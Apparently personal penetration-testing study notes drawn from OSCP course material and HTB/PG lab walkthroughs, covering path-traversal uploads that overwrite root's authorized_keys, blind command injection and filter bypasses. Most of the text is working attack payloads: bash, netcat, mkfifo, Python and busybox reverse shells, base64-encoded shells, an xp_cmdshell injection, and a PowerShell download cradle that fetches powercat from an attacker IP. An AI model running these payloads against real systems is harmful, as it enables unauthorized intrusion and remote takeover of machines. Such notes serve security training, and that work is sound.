Now that the `authorized_keys` file contains our public key, we can upload it using the relative path `../../../../root/.ssh/authorized_keys`. We will select our `authorized_keys` file in the file upload form and enable intercept in Burp before we click on the *Upload* button. When Burp shows the intercepted request, we can modify the filename accordingly and press *Forward*.



```
Intercept HTTP history WebSockets Options
Request to http://mountaindesserts.com:8000 [192.168.50.16]
Forward Drop Intercept is on Action Open Browser
Pretty Raw He □ In □
POST /upload HTTP/1.1
Host: mountaindesserts.com:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----383997463742404377622024761855
Content-Length: 806
Origin: http://mountaindesserts.com:8000
Connection: close
Referer: http://mountaindesserts.com:8000/
Upgrade-Insecure-Requests: 1
-----383997463742404377622024761855
Content-Disposition: form-data; name="myFile"; filename="../../../../../../../../root/.ssh/authorized_keys"
Content-Type: application/octet-stream
sh-rsa
AAAAB3NzaC1yc2EAAQABAAQBgQDUp+NqZWuzDGPKsR3BXrjmUJ6Tr3rfX51xGSZD17zNEU6v+crgTIn93lNsziCBQ4KA5iHzuSpYifqgCdyCuQSyRb4bGbnFG9w2Tdt0YeNYI6nJsdR0HMx0G/dm5XRl9YYQ9umvezzxRSInzG0iKpwN7gBV9htcg5cwbGlougn1682cBF1jYLoxcm50afu1qs22PkZAByL2utJn7Lc9wAGTxYF7aeoFylekRsNm0-aIPBYlBPHyHM4duLkfj1lPepLw2aiCpo5VsVLxd14qu1EU9W317h0h1t4Ee96qYkvZhHeabdaopeWaN3GuqgrBRhr0nFYP3YxsXfUyZpdAxdkYXbOTSTNeatpxU5zLxDGWNd4dfpGeAdt+Er3439dp5fbj5eDKDw+Bk4tdqBFFA+g+lRMgdjjTsT100WCXTrPUC5155AP9z0yvnSLUIFyFCCR4hqbF14NokvW22Z12Gnb+vxBVZ3+0LzRBwWSxjyf5F1uAw
-----383997463742404377622024761855 -
```

Figure 22: Exploit File Upload to write `authorized_keys` file in root home directory

Figure 22 shows the specified relative path for our `authorized_keys` file. If we've successfully overwritten the `authorized_keys` file of the `root` user, we should be able to use our private key to connect to the system via SSH. We should note that often the `root` user does not carry SSH access permissions. However, since we can't check for other users by, for example, displaying the contents of `/etc/passwd`, this is our only option.

The target system runs an SSH server on port 2222. Let's use the corresponding private key of the public key in the **authorized_keys** file to try to connect to the system. We'll use the **-i** parameter to specify our private key and **-p** for the port.

In the Directory Traversal Learning Unit, we connected to port 2222 on the host **mountaindesserts.com** and our Kali system saved the host key of the remote host. Since the target system of this section is a different machine, SSH will throw an error because it cannot verify the host key it saved previously. To avoid this error, we'll delete the **known_hosts** file before we connect to the system. This file contains all host keys of previous SSH connections.

```
kali㉿kali:~$ rm ~/.ssh/known_hosts
```

```
kali㉿kali:~$ ssh -p 2222 -i fileup root@mountaindesserts.com
The authenticity of host '[mountaindesserts.com]:2222 ([192.168.50.16]:2222)' can't be
established.
ED25519 key fingerprint is SHA256:R2JQNI3WJqpEehY2Iv9QdlMAoeB3jnPvjJqqfDZ3IXU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
...
root@76b77a6eae51:~#
```

Listing 39 - Using the SSH key to successfully connect via SSH as the root user

We could successfully connect as *root* with our private key due to the overwritten **authorized_keys** file. Facing a scenario in which we can't use a file upload mechanism to upload executable files, we'll need to get creative to find other vectors we can leverage.

tcpdump

tcpdump can be used to receive network traffic, like a ping, to see if a target machine is able to ping your local machine.

```
sudo tcpdump -i tun0 icmp
```

- **-i tun0** : Specifies the interface to listen on
- **icmp** : A filter expression: capture only ICMP packets (Internet Control Message Protocol), which includes things like ping requests and replies (echo request/reply).

`sudo tcpdump -ni tun0 icmp` (same as command above but with the `-n` flag)

- **-n**
 - Tells tcpdump not to resolve hostnames or service names.
 - Without `-n`, tcpdump tries to resolve IP addresses to domain names (using DNS) and port numbers to service names (like showing echo instead of port 7).
 - With `-n`, you get raw IP addresses and port numbers, which is faster and avoids extra network noise.
-

How to send pings to Kali from target machine to check if you have command execution blindly (using tcpdump)

In the MedTech Challenge Lab, we got blind sql injection, but since it's blind we had no way of checking if our command execution worked, so we can use this technique to ping out kali and see if we can execute commands and also to see if victim can access our kali IP

On Kali:

- `sudo tcpdump -i tun0 icmp`
 - Only accept icmp (ping) packets

On victim:

- `ping -n 3 192.168.45.232`
 - `-n 3` means ping 3 times
- Or if you have SQL injection
 - `'; EXEC xp_cmdshell 'ping -n 3 192.168.45.232';--`

Another way of doing this is as below:

- `sudo tcpdump -i tun0 src 192.168.209.52`
 - Same as above but with a filter:
 - `src 192.168.209.52` → only capture packets where the source IP is 192.168.209.52 (target machine)

- This can capture any protocol, not just ICMP, unless you add icmp.
 - ping -c 4 192.168.49.209
-

Command Injections

[Here](#) is a list of techniques to try:

- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection>

Using the ; (semicolon) for command injection

The most simple command injection is something like:

- ;id
- And then if it's like a CTF, you can try the following:
 - ;ls
 - ;cat flag.txt
- If it's a HTB, you can do a payload for a reverse shell (look below)

Here is one example of Command Injection (found from [Shakabrah](#) PG Play)

1. We saw the URL had an argument `10.10.10.10/?host=127.0.0.1` which was used to specify the target to ping
2. So then we just tried command injection:
 - a. `10.10.10.10/?host=127.0.0.1;id`
3. And it worked (the website displayed the ping as well as the id)
4. We then executed a reverse shell
 - a. `127.0.0.1; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 192.168.45.162 80 >/tmp/f.`

On the **CozyHosting HTB**, we learned how to do command injection.

It asked for a username, so gave it a username but then injected another command. For example, we want the username "test", so we did:

```
python3 -m http.server 7000
test;curl\$ {IFS}http://10.10.16.4:7000;
```

And here, the input field didn't allow spaces so we used `${IFS}`

And it worked, we got a response on the python listener. So then, we can try getting a reverse shell.

```
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/<IP>/<PORT> 0>&1' > rev.sh
```

- The `-e` option in the echo command in Linux enables the interpretation of backslash escape sequences within the string being echoed
- Here, `#!/bin/bash` is a comment and then it's followed by `/n` to make a new line. The comment here is called a shebang and the shebang ensures the script is interpreted by the correct shell (Bash in this case). Without it, the system might use the default shell (often `/bin/sh`), which might not support all Bash-specific syntax.

```
nc -lvp 4444
```

```
test;curl${IFS}http://<IP>:<PORT>/rev.sh|bash;
```

- Put this in username field and press enter

Bash reverse shell for command injection (from Headless HTB):


- `nc 10.10.14.41 4444 -e /bin/bash`
- `+nc+10.10.14.41+4444+-e+/bin/bash`
 - For URL encoding
- This is what the whole request body looked like:
 - `date=2023-09-15;+nc+10.10.14.41+4444+-e+/bin/bash`

Using the | (pipe) for command injection

In the [NoName](#) PG Play, we finally saw a new method of command injection! We had a "ping" functionality, where we type in an IP address inside of a textbox and then press "Submit Query" and then the ping output will show on screen.

So, we submitted this command injection:

- `127.0.0.1 | id`



- We got a successful command injection

This is the pipe command, and it will make it so that the "**id**" command is run.

We then try uploading a reverse shell but it didn't work since there was a blacklist for letters. So, we had to encode base64.

Base64 encoding reverse shell

Example seen in [Zab](#) PG Practice

1. First they encoded it
 - a. `echo 'bash -i >& /dev/tcp/192.168.45.154/443 0>&1' | base64`
2. And then this was their final payload that they want to be run in bash
 - a. `echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjE1NC80NDMgMD4mMQo= | base64 -d | /bin/bash`

This is what the final command should look like:

- `echo '<BASE64_STRING>' | base64 -d | bash`
 - You pass this into the command injection
- `bash -c "echo <BASE64_STRING> | base64 -d | bash"`
 - This is the full form, to specify bash, but if it's already running bash then you don't need bash -c
 - `bash -c` means run the following as a command
 - If you don't include `-c`, then it will think the following is a file that it's supposed to run. Like `bash example.sh`
- `echo -n 'BASE64_STRING' | base64 -d | sh`
 - You pass this into the command injection

- `sh -c 'echo -n "BASE64_STRING" | base64 -d | sh'`
 - This one is the sh variant

They used this reverse shell:

- `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 192.168.45.208 443 >/tmp/f`

Base 64 encode it:

- `echo -n <rev_shell> | base64 -d | bash`

Start a listener:

- `rlwrap nc -lvp 4444`

Edit the burpsuite request to run the ping command:

- `pinger=127.0.0.1+|echo+-n+"cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bX
AvZnwvYmluL2Jhc2ggLWkgMj4mMXxuYyAxOTIuMTY4LjQ1LjIwOCA0NDMgPi90
bXAvZg=="+|+base64+-d+|bash&submitt=Submit+Querypinge=127.0.0.1+|echo+-n+"c
m0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL2Jhc2ggLWkg
Mj4mMXxuYyAxOTIuMTY4LjQ1LjIwOCA0NDMgPi90bXAvZg=="+|+base64+-d+|ba
sh&submitt=Submit+Query`
 - The "submitt=Submit+Query" is just the second argument. It's specific to this website, so no worries if your website doesn't have it if you are doing another box

Other command injections to try:

You could also try:

- `127.0.0.1; id` → semicolon runs id no matter what.
- `127.0.0.1 && id` → runs id only if ping succeeds.
- `127.0.0.1 || id` → runs id only if ping fails.
- `127.0.0.1 $(id)` → runs id and inserts its output as part of the command.

(BLIND) Command Injection for downloading photos:

For the Photobomb easy HTB, when downloading photos, we see three parameters in the Burpsuite request: photo, filetype, dimensions. We can try command injection.

The screenshot shows the Burp Suite tool's Repeater tab. The Request pane contains a POST request to `/printer` with various headers and a body. The body includes a parameter `photo=voicu-apostol-MWER49Yad-M-unplash.jpg;id&filetype=jpg&dimensions=3000x2000`. The Response pane shows an HTTP/1.1 500 Internal Server Error response with the message "Source photo does not exist." A sidebar on the right is labeled "INSPECTOR".

- First, send the request to the Repeater Tab so we can try things easier
- Then we attempt to test for a command injection vulnerability by entering a semi-colon (which is a delimiter for commands in Bash as well as most scripting languages) into each field, followed by the command id
- The application does not return any useful output within the HTTP response, so a different technique is required for testing. Doesn't mean that the commands aren't vulnerable, it just means that it doesn't show any output so maybe it involves **blind command injection**, where we don't see any visible output of confirmation!

```
sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

- `sudo tcpdump -ni tun0 icmp`
- We proceed to edit the command that we are attempting to inject to a ping command, which if successful will send ICMP packets to the specified address. To capture such packets, we set up a tcpdump for all ICMP traffic on the tun0 interface of our local machine, which is by default used by our lab VPN.

Target: http://photobomb.htb | HTTP/1

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /printer HTTP/1.1 2 Host: photobomb.htb 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 100 9 Origin: http://photobomb.htb 10 Authorization: Basic cEgwdlA@YjBNyIE=	1 HTTP/1.1 500 Internal Server Error 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Thu, 12 Jan 2023 12:04:10 GMT 4 Content-Type: text/html;charset=utf-8 5 Content-Length: 67 6 Connection: close 7 Content-Disposition: attachment; filename=voicu-apostol-MWER49YaD-M-unsplash_3000x2000.jpg;ping -c 3 10.10.14.178 8 X-Xss-Protection: 1; mode=block 9 X-Content-Type-Options: nosniff 10 X-Frame-Options: SAMEORIGIN 11 12 Failed to generate a copy of voicu-apostol-MWER49YaD-M-unsplash.jpg
13 Upgrade-Insecure-Requests: 1 14 15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg;ping+-c+3+10.10.14.178 dimensions=3000x2000	

- We also make sure to account for the spaces and any other special characters in our payload by **URL-encoding** the command by selecting it and pressing **CTRL+u** inside the BurpSuite repeater, so as to ensure the application properly processes it.
- The command (before URL-encoding) is **ping -c 3 10.10.10.10**
 - "**-c 3**" limits the number of ping requests to 3. Default runs it indefinitely
 - Replace "**10.10.10.10**" with your HOST IP address
- We attempt pasting our payload into all three of the parameters, one at a time, until we see the packets on our tcpdump. **This allows us to check which parameter is vulnerable to command injection**

```
sudo tcpdump -ni tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:04:07.447756 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 1, length 64
14:04:07.447824 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 1, length 64
14:04:08.450132 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 2, length 64
14:04:08.450149 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 2, length 64
14:04:09.451538 IP 10.10.11.182 > 10.10.14.17: ICMP echo request, id 5, seq 3, length 64
14:04:09.451556 IP 10.10.14.17 > 10.10.11.182: ICMP echo reply, id 5, seq 3, length 64
```

- We get the ICMP packets for the filetype parameter! **Successful blind command injection!**
- Now, we can use this command injection to get a **reverse shell**!
- First, we have to set up a reverse shell:
 - **nc -nvlp 4444**
- We proceed to try out different [payloads](#) until one gives us a callback to our listener. After some testing, we try out a Python3 payload.

- `export RHOST="10.10.10.10";export RPORt=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORt"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'`
- We **URL-encode** it (select the text inside Repeater and then press **CTRL+U**) to ensure the application passes the request properly; the final POST request looks as follows

```

POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 312
Origin: http://photobomb.htb
Authorization: Basic cEgwdDA6YjBNYiE=
Connection: close
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1

photo=voicu-apostol-MWER49YaD-M-
unsplash.jpg&filetype=jpg;export+RHOST%3d"10.10.14.17"%3bexport+RPORt%3d8888%3bpython3+
-
c+'import+sys,socket,os,pty%3bs%3dsocket.socket()%3bs.connect((os.getenv("RHOST"),int(o
s.getenv("RPORt"))))%3b[os.dup2(s.fileno(),fd)+for+fd+in+
(0,1,2)]%3bpty.spawn("sh")'&dimensions=3000x2000

```

- Replace the RHOST and RPORt with the correct values for you. And remember that that RHOST is going to be your local IP! Not the target IP. Since this is a reverseshell.

How to bypass command injection filters

From OSCP (9.4.1. OS Command Injection), we found that an application allowed for command injection, but only for commands starting with "git", so we learned how to bypass that.

Web applications often need to interact with the underlying operating system, such as when a file is created through a file upload mechanism. Web applications should always offer specific APIs or functionalities that use prepared commands for the interaction with the system. Prepared

commands provide a set of functions to the underlying system that cannot be changed by user input. However, these APIs and functions are often very time consuming to plan and develop.

Sometimes a web application needs to address a multitude of different cases, and a set of predefined functions can be too inflexible. In these cases, web developers often tend to directly accept user input, then sanitize it. This means that user input is filtered for any command sequences that might try to change the application's behavior for malicious purposes.

For this demonstration, let's review the "Mountain Vaults" web application, running on port 8000 on the *MOUNTAIN* system. We can open it in our browser by navigating to <http://192.168.50.189:8000>.




Figure 23: Modified Web Content and new Input Textbox

Figure 23 shows an updated version of the application. In this version, we're able to clone git repositories by entering the **git clone** command combined with a URL. The example shows us the same command we would use in the command line. We can hypothesize that maybe the operating system will execute this string and, therefore, we may be able to inject our own commands. Let's try to use the form to clone the [ExploitDB](#) repository.




Figure 24: Clone command for the ExploitDB repository

After we click on *submit* the cloning process of the ExploitDB repository starts.




Figure 25: Successfully cloned the ExploitDB Repository via the Web Application

The output shows that the repository was successfully cloned.

Cloning the repository will result in an error within the lab environment. However, to follow along the walkthrough we can just skip this step.

Furthermore, the actual command is displayed in the web application's output. Let's try to inject arbitrary commands such as **ipconfig**, **ifconfig**, and **hostname** with **curl**. We'll switch over to *HTTP history* in Burp to understand the correct structure for the POST request. The request indicates the "Archive" parameter is used for the command.

Request:

```

1 POST /archive HTTP/1.1
2 Host: 192.168.50.189:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 75
9 Origin: http://192.168.50.189:8000
10 Connection: close
11 Referer: http://192.168.50.189:8000/
12 Upgrade-Insecure-Requests: 1
4 Archive=git+clone+https%3A%2F%2Fgithub.com%2Foffensive-security%2Fexploitdb

```

Response:

```

1 HTTP/1.1 200 OK
2 Date: Thu, 26 May 2022 14:59:28 GMT
3 Content-Length: 115
4 Content-Type: text/plain; charset=utf-8
5 Connection: close
6
7 Repository successfully cloned with command: git clone https://github.com/offensive-security/exploitdb and output:

```

Figure 26: Archive Parameter in the POST request

The figure shows that the "Archive" parameter contains the Git command. This means we can use **curl** to provide our own commands to the parameter. We'll do this by using the **-X** parameter to change the request type to POST. We'll also use **--data** to specify what data is sent in the POST request.

```
kali@kali:~$ curl -X POST --data 'Archive=ipconfig' http://192.168.50.189:8000/archive
```

```
Command Injection detected. Aborting...%!(EXTRA string=ipconfig)
```

Listing 40 - Detected Command Injection for ipconfig

On our first try, the web application shows that it detected a command injection attempt with the **ipconfig** command. Let's attempt to backtrack from the working input and find a bypass for the

filter. Next, we'll try to only provide the **git** command for the Archive parameter in the POST request.

```
kali㉿kali:~$ curl -X POST --data 'Archive=git' http://192.168.50.189:8000/archive
```

An error occurred with execution: exit status 1 and usage: git [--version] [--help] [-C <path>] [-c <name>=<value>]

```
[--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]  
[-p | --paginate | -P | --no-pager] [--no-replace-objects] [--bare]
```

...

```
push    Update remote refs along with associated objects
```

'git help -a' and 'git help -g' list available subcommands and some concept guides. See 'git help <command>' or 'git help <concept>' to read about a specific subcommand or concept.

See 'git help git' for an overview of the system.

Listing 41 - Entering git as command

The output shows the help page for the **git** command, confirming that we are not restricted to only using **git clone**. Since we know that only providing "git" works for execution, we can try to add the version subcommand. If this is executed, we'll establish that we can specify any **git** command and achieve code execution. This will also reveal if the web application is running on Windows or Linux, since the output of **git version** includes the "Windows" string in Git for Windows. If the web application is running on Linux, it will only show the version for Git.

```
kali㉿kali:~$ curl -X POST --data 'Archive=git version' http://192.168.50.189:8000/archive
```

Repository successfully cloned with command: git version and output: git version
2.35.1.windows.2

Listing 41 - Using git version to detect the operating system

The output shows that the web application is running on Windows. Now we can use trial-and-error to poke around the filter and review what's allowed. Since we established that we cannot simply specify another command, let's try to combine the **git** and **ipconfig** commands with a URL-encoded semicolon represented as "%3B". Semicolons can be used in a majority of command lines, such as PowerShell or Bash as a delimiter for multiple commands. Alternatively,

we can use two ampersands, "&&", to specify two consecutive commands. For the Windows command line ([CMD](#)), we can also use one ampersand.

```
kali㉿kali:~$ curl -X POST --data 'Archive=git%3Bipconfig' http://192.168.50.189:8000/archive
```

...

'git help -a' and 'git help -g' list available subcommands and some concept guides. See 'git help <command>' or 'git help <concept>' to read about a specific subcommand or concept.

See 'git help git' for an overview of the system.

Windows IP Configuration

Ethernet adapter Ethernet0 2:

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 192.168.50.189  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.50.254
```

Listing 42 - Entering git and ipconfig with encoded semicolon

The output shows that both commands were executed. We can assume that there is a filter in place checking if "git" is executed or perhaps contained in the "Archive" parameter. Next, let's find out more about how our injected commands are executed. We will first determine if our commands are executed by PowerShell or CMD. In a situation like this, we can use a handy snippet, published by [PetSerAI](#) that displays "CMD" or "PowerShell" depending on where it is executed.

```
(dir 2>&1 *`|echo CMD);&# rem #>echo PowerShell
```

Listing 43 - Code Snippet to check where our code is executed

We'll use URL encoding once again to send it.

```
kali㉿kali:~$ curl -X POST --data  
'Archive=git%3B(dir%202%3E%261%20*%60%7Cecho%20CMD)%3B%26%3C%23%20rem  
%20%23%3Eecho%20PowerShell' http://192.168.50.189:8000/archive
```

...

See 'git help git' for an overview of the system.

PowerShell

Listing 44 - Determining where the injected commands are executed

The output contains "PowerShell", meaning that our injected commands are executed in a PowerShell environment.

Next, let's try to leverage command injection to achieve system access. We will use [*Powercat*](#) to create a reverse shell. Powercat is a PowerShell implementation of Netcat included in Kali. Let's start a new terminal, copy Powercat to the home directory for the *kali* user, and start a Python3 web server in the same directory.

```
kali@kali:~$ cp  
/usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .
```

```
kali@kali:~$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Listing 45 - Serve Powercat via Python3 web server

Next, we'll start a third terminal tab to create a Netcat listener on port 4444 to catch the reverse shell.

```
kali@kali:~$ nc -nvlp 4444  
listening on [any] 4444 ...
```

Listing 46 - Starting Netcat listener on port 4444

With our web server serving **powercat.ps1** and Netcat listener in place, we can now use **curl** in the first terminal to inject the following command. It consists of two parts delimited by a semicolon. The first part uses a PowerShell download cradle to load the Powercat function contained in the **powercat.ps1** script from our web server. The second command uses the *powercat* function to create the reverse shell with the following parameters: **-c** to specify where to connect, **-p** for the port, and **-e** for executing a program.

```
IEX (New-Object  
System.Net.Webclient).DownloadString("http://192.168.119.3/powercat.ps1");powercat -c  
192.168.119.3 -p 4444 -e powershell
```

Listing 47 - Command to download PowerCat and execute a reverse shell

Again, we'll use URL encoding for the command and send it.

```
kali㉿kali:~$ curl -X POST --data  
'Archive=git%3BIEX%20(New-Object%20System.Net.Webclient).DownloadString(%22http%3  
A%2F%2F192.168.119.3%2Fpowercat.ps1%22)%3Bpowercat%20-c%20192.168.119.3%20-p%  
204444%20-e%20powershell' http://192.168.50.189:8000/archive
```

Listing 48 - Downloading Powercat and creating a reverse shell via Command Injection

After entering the command, the second terminal should show that we received a GET request for the **powercat.ps1** file.

```
kali㉿kali:~$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.50.189 - - [05/Apr/2022 09:05:48] "GET /powercat.ps1 HTTP/1.1" 200 -
```

Listing 49 - Python3 web server shows GET request for powercat.ps1

We'll also find an incoming reverse shell connection in the third terminal for our active Netcat listener.

```
kali㉿kali:~$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [192.168.119.3] from (UNKNOWN) [192.168.50.189] 50325  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\Administrator\Documents\meteor>
```

Listing 50 - Successfull reverse shell connection via Command Injection

Listing 50 shows that we received a reverse shell. Instead of using Powercat, we could also inject a PowerShell reverse shell directly. There are many ways to exploit a command injection vulnerability that depend heavily on the underlying operating system and the implementation of the web application, as well as any security mechanisms in place.

Reverse Shell Types Explained

1. TTY (real terminal)

- a. This is a **REAL** terminal, like the normal terminal
- b. Used when you're physically or virtually logged into a system.
- c. Examples: console login, **SSH session**.
- d. Gives full interactive control.

2. PTY (pseudo-terminal)

- a. Software emulation of a TTY.
- b. Used when a program needs terminal features but no real terminal exists.
- c. Since it's impossible to upgrade from rev shell to TTY, we have to upgrade to PTY instead
- d. Example: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

3. Reverse Shell / Weak Shell

- a. The connection you get from ncat
- b. Lacks basic features

How to test if you have tty/pty:

1. `tty`

- a. If it says something like `/dev/pts/0` → you have a PTY/TTY
 - b. If it says not a `tty` → you're in a dumb shell
 - c. But you can usually just tell from using it
-

Busybox

Busy Box is basically a single lightweight binary that bundles tons of common Linux utilities into one file. This includes sh, ls, nc, and cat.

For example:

- `busybox nc 192.168.45.232 4444 -e sh`
 - Note that the `-e sh` flag is specific to `nc`
 - Basically, the normal payload would be: `nc 192.168.45.232 4444 -e sh`
 - And we are basically just adding "`busybox`" to start
 - VERY EASY TO USE!

Also for OSCP-B, it was seen twice, and in both cases, nc was actually installed in both machines, and yet we were unable to use it to get a foothold into the machine. But busybox's nc did work. Idk why using the normal nc didn't work though

And also note that busybox is not always installed. If you have command execution you can check via:

- `which busybox`
 - Should be `/usr/bin/busybox`

Here is snippet of OSCP-B .150 which used Busybox when none of the reverse shell stuff worked"

1. I couldn't get nc, bash, or ping to work. So I looked at discord and we had to use this tool called busybox. BusyBox is basically a single lightweight binary that bundles tons of common Linux utilities into one file. This includes sh, ls, nc, and cat.
2. So, we could use this to get a reverse shell
 - a. `busybox nc 192.168.45.232 4444 -e sh`
 - i. `busybox nc` is how to use nc
 - ii. `-e sh` means "Execute /bin/sh and attach it to the socket"
 1. the `-e` flag is part of nc, not busybox. Could have also done `-e bash`
3. I used this as my payload:
 - a. `$(script:javascript:java.lang.Runtime.getRuntime().exec('busybox nc 192.168.45.232 4444 -e sh'))`

